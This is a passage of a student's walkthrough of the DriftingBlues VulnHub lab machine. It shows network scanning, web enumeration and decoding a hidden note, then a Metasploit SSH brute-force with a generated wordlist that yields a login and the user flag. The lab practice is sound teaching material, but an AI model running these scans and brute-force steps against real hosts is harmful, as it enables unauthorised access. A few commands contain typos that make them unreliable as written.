
Drifting Blues Walkthrough - Hayden Bruinsma (16154605)

Remember when using apt at curtin to do the following



Using apt for Kali on Curtin Network

Here is a quick tutorial on using apt to download tools and update Kali on the Curtin network. This is a quick fix until the kali domains/IPs are unblocked.

Run the following command:
sudo nano /etc/apt/sources.list


Comment out the following line (using #):
deb http://http.kali.org/kali kali-rolling main contrib non-free

and add this line to the file:
deb http://mirror.fsmg.org.nz/kali kali-rolling main contrib non-free

Close and save the file and you should be able to run:
sudo apt update && sudo apt upgrade -y


- **sudo vim /etc/apt/sources.list**
- Comment out described line above
- Add line:
    - **deb http://mirror.fsmg.org.nz/kali kali-rolling main contrib non-free**
- **:wq**
- **sudo apt update && sudo apt upgrade -y**
    - This can take a VERY long time…

1. **Can use netdiscover or fping**
    - **netdiscover**
    - May be safer if scanning open networks to receive more information about the target
        - **sudo netdiscover -r 192.168.56.0/24 -i eth1**
        - **-r:** range to search
        - **-i:** interface to use (in this case, the host-only adaptor the VMs share is eth1)




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 300
 ___________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ---------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:00      1      60  Unknown vendor
192.168.56.100  08:00:27:b8:6e:3f      3     180  PCS Systemtechnik GmbH
192.168.56.104  08:00:27:9e:ca:f4      1      60  PCS Systemtechnik GmbH
```

- **fping**
    - **fping -aqg 192.168.56.0/24**
    - This is used to discover the hosts on the subnet quickly (it is all we need for this vulnhub, other networks may need better means to discover hosts such as via nmap)
    - fping is a program to send ICMP echo probes to network hosts
    - **-a:** Alive
    - **-q:** quiet - Don't show per probe results, only the final output
    - **-g:** generate - used to select an IP mask to scan
        - Eg. **fping −g 192.168.56.0/24**
        - Eg2. **fping −g 192.168.56.1 192.168.56.254**



```
┌──(kali㉿kali)-[~]
└─$ fping -aqg 192.168.56.0/24
192.168.56.1
192.168.56.100
192.168.56.104
192.168.56.105
```

2. **nmap -sC -sV -p- 192.168.56.104**
    - We identified that the driftingblues host is 104 through the process of elimination with the nmap scan and found the following




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-26 22:54 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ca:e6:d1:1f:27:f2:62:98:ef:bf:e4:38:b5:f1:67:77 (RSA)
|   256 a8:58:99:99:f6:81:c4:c2:b4:da:44:da:9b:f3:b8:9b (ECDSA)
|_  256 39:5b:55:2a:79:ed:c3:bf:f5:16:fd:bd:61:29:2a:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Drifting Blues Tech
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```

- 2 Ports are open
- SSH is open (for file transfer)
- HTTP is open (file transfer / website may be available)


3. **gobuster dir -u http://192.168.56.104 -x html,txt,php,bak --wordlist=/usr/share/wordlists/dirb/common.txt**
    - **Gobuster** is a tool used to brute-force URIs including directories and files as well as DNS subdomains.
    - For more info see: https://hackertarget.com/gobuster-tutorial/
    - **-u:** url string or the target URL

- **-x:** Extensions or strings (file extensions to search for)
- **-w:** wordlist location
    - Gobuster needs **wordlists**. One of the essential flags for gobuster is -w . Wordlists can be obtained from various places. Depending on the individual setup, wordlists may be preinstalled or found within other packages, including wordlists from Dirb or Dirbuster. The ultimate source and "Pentesters friend" is SecLists - https://github.com/danielmiessler/SecLists which is a compilation of numerous lists held in one location.
- The above command will find all files on the webpage
- There are **index.html** and **secret.html** files available



```
/index.html           (Status: 200) [Size: 7710]
/index.html           (Status: 200) [Size: 7710]
/js                   (Status: 301) [Size: 313] [--> http://192.168.56.104/js/]
/secret.html          (Status: 200) [Size: 25]
/server-status        (Status: 403) [Size: 279]
```


- We can open these files in a browser or use **curl** (to save time)



dig.. deeper.. maybe you


4. **curl http://192.168.56.104/index.html**
    - **Curl** is a command-line utility for transferring data from or to a server designed to work without user interaction.
    - You can also hit **"ctrl + U"** in the index.html to view the source code which **may be easier to read than curl**
        - I prefer this method since I can **ctrl + F**

    - Email Found: **sheryl@driftingblues.box**
    - Email Found: **eric@driftingblues.box**
        - **L25vdGVmb3JraW5nZmlzaC50eHQ=**
        - This is a base 64 encoded string
            - **Base64** is a group of binary-to-text encoding schemes that represent binary data
    - With the emails we also found the **domain name**
        - **driftingblues.box**
    - To de-code the Base64 string we can use the **echo** command
        - **echo L25vdGVmb3JraW5nZmlzaC50eHQ= | base64 -d**



```
┌──(kali㉿kali)-[~]
└─$ echo L25vdGVmb3JraW5nZmlzaC50eHQ= | base64 -d
/noteforkingfish.txt
```

- Now we know there is another directory on the web-server called **noteforkingfish.txt** so lets view it!




192.168.56.104/noteforkingfish.txt

```
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook
Ook. Ook. Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook
Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook
```

- We are also able to view all of this via curl commands which may be more convenient for some ie.
    - **curl http://192.168.56.104/secret.html**
    - **curl http://192.168.56.104/noteforkingfish.txt**
    - **curl http://192.168.104/index.html**

5. Since we found the domain **driftingblues.box** we want to add that to the **host file (/etc/hosts)**
    - In Linux, **/etc/hosts** is a file used by the operating system to translate hostnames to IP-addresses
    - Using a hosts file, you can change the IP address that you resolve a given domain name to.

- **sudo vi /etc/hosts**




```
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.56.104  driftingblues.box
```

- Add the host name as above to the file
- Viewing the **noteforkingfish.txt** file we can see it is a bunch of Ooks, perhaps we can decode this somehow?
- **Google**
    - **Ook message encoding**
    - Or just go here: https://www.splitbrain.org/_static/ook/
    - This translates to:
        - **"my man, i know you are new but you should know how to use host file to reach our secret location. -eric"**
    - This is clearly hinting that we must use the **/etc/hosts** file that we prepared earlier in some way


6. **gobuster vhost -u driftingblues.box --wordlist /usr/share/wordlists/dirb/common.txt**
    - Now we have **enumerated** the domain **"driftingbluex.box"** for all the relevant files

- Another domain has been found: **test.driftingblues.box**
- Also note. The (Status: 200) message indicates
    - The HTTP 200 OK success status response code indicates that the request has succeeded.
    - Status 400 means **bad request** or it has not worked
    - This indicates that test.driftingblues.box is **relevant**
- Lets add this to the hostfile
    - **sudo vi /etc/hosts**




```
127.0.0.1       localhost
127.0.1.1       kali
192.168.56.104  driftingblues.box test.driftingblues.box
```

- Lets look at the new URL
    - **curl http://test.driftingblues.box**
    - **Or view web page**



work in progress -eric


7. **nikto -h http://test.driftingblues.box/**
    - **Nikto** is an Open Source software written in Perl language that is **used to scan a web-server for the vulnerability that can be exploited and can compromise the server.** It can also check for outdated version details of 1200 server and can detect problems with specific version details of over 200 servers. It can also fingerprint server using favicon.ico files present in the server.
    - For more info:
        - https://www.geeksforgeeks.org/what-is-nikto-and-its-usages/
        - https://linuxhint.com/scanning_vulnerabilities_nikto/
    - You could also use **ZAP**
        - https://www.zaproxy.org/getting-started/



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.104
+ Target Hostname:    test.driftingblues.box
+ Target Port:        80
+ Start Time:         2022-08-27 00:03:44 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some form
s of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/ssh_cred.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 5 entries which should be manually viewed.
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x
branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7868 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2022-08-27 00:03:50 (GMT-4) (6 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

- **"Entry '/ssh_cred.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)"**


- This indicates that we should take a look at the **/ssh_cred.txt** file



```
we can use ssh password in case of emergency. it was "1mw4ckyyucky".

sheryl once told me that she added a number to the end of the password.

-db
```

- Password for ssh seems to be: **1mw4ckyyucky**
    - Sheryl added an extra digit to the password though so we're going to have to figure that out somehow!


8. **Create a bash or python script to crack the password**
   Eg.
    - **for i in {0..9}; do echo 1mw4ckyyucky${i};done | tee wordlist**



```
┌──(kali㉿kali)-[~]
└─$ for i in {0..9}; do echo 1lmw4ckyyucky${i};done | tee wordlist
1lmw4ckyyucky0
1lmw4ckyyucky1
1lmw4ckyyucky2
1lmw4ckyyucky3
1lmw4ckyyucky4
1lmw4ckyyucky5
1lmw4ckyyucky6
1lmw4ckyyucky7
1lmw4ckyyucky8
1lmw4ckyyucky9
```

- We can also generate these manually via
    - Create a file
        - **vim wordlist**
    - Paste password into file
        - **Lmw4ckyyucky**
    - Manually add a digit to the end of each password
    - Save the file
        - **:wq**
- We found out there are 2 users so far, we will use these as the login names when trying to crack the ssh_login in **metasploit framework**
    - **eric**
    - **sheryl**
- Now we must crack the password using **metasploit framework**
    - **msfconsole**
    - **use auxiliary/scanner/ssh/ssh_login**
    - **set username eric**
    - **set pass_file wordlist**
    - **set rhosts 192.168.56.104**


        - **set verbose true**
        - **Run**
    - Remember, to view options type **options** when using a msf tool



```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.56.104:22 - Starting bruteforce
[-] 192.168.56.104:22 - Failed: 'eric:1mw4ckyyucky1'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.56.104:22 - Failed: 'eric:1mw4ckyyucky2'
[-] 192.168.56.104:22 - Failed: 'eric:1mw4ckyyucky3'
[-] 192.168.56.104:22 - Failed: 'eric:1mw4ckyyucky4'
[-] 192.168.56.104:22 - Failed: 'eric:1mw4ckyyucky5'
[+] 192.168.56.104:22 - Success: 'eric:1mw4ckyyucky6' 'uid=1001(eric) gid=1001(eric) groups=1001(eric) Linux drif
tingblues 4.15.0-123-generic #126~16.04.1-Ubuntu SMP Wed Oct 21 13:48:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
'
[*] Command shell session 2 opened (192.168.56.105:45315 → 192.168.56.104:22) at 2022-08-27 00:34:48 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


- The credentials required to login have been found!
    - User: **eric**
    - Password: **1mw4ckyyucky6**

9. **ssh eric@192.168.56.104**
    - **1mw4ckyyucky6**



```
┌──(kali㉿kali)-[~]
└─$ ssh eric@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ECDSA key fingerprint is SHA256:2JuZ2nRTvrJ/9ovL0PbmrPY2kRzzkG/mxjl2qfWufdw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ECDSA) to the list of known hosts.
eric@192.168.56.104's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-123-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

eric@driftingblues:~$ 
```


- **Id**
    - Found out privilege
- **whoami**
    - Find out user
- **pwd**
    - Print current working directory
- **Is -la**
    - Lists all hidden files and their permissions
- **cat user.txt**
    - Find out what is in the user.txt file we discovered!



```
eric@driftingblues:~$ cat user.txt
flag 1/2
```

10. Enumerating further

- We should set up a server to transfer files onto the target machine
- **python -m SimpleHTTPServer 8080**

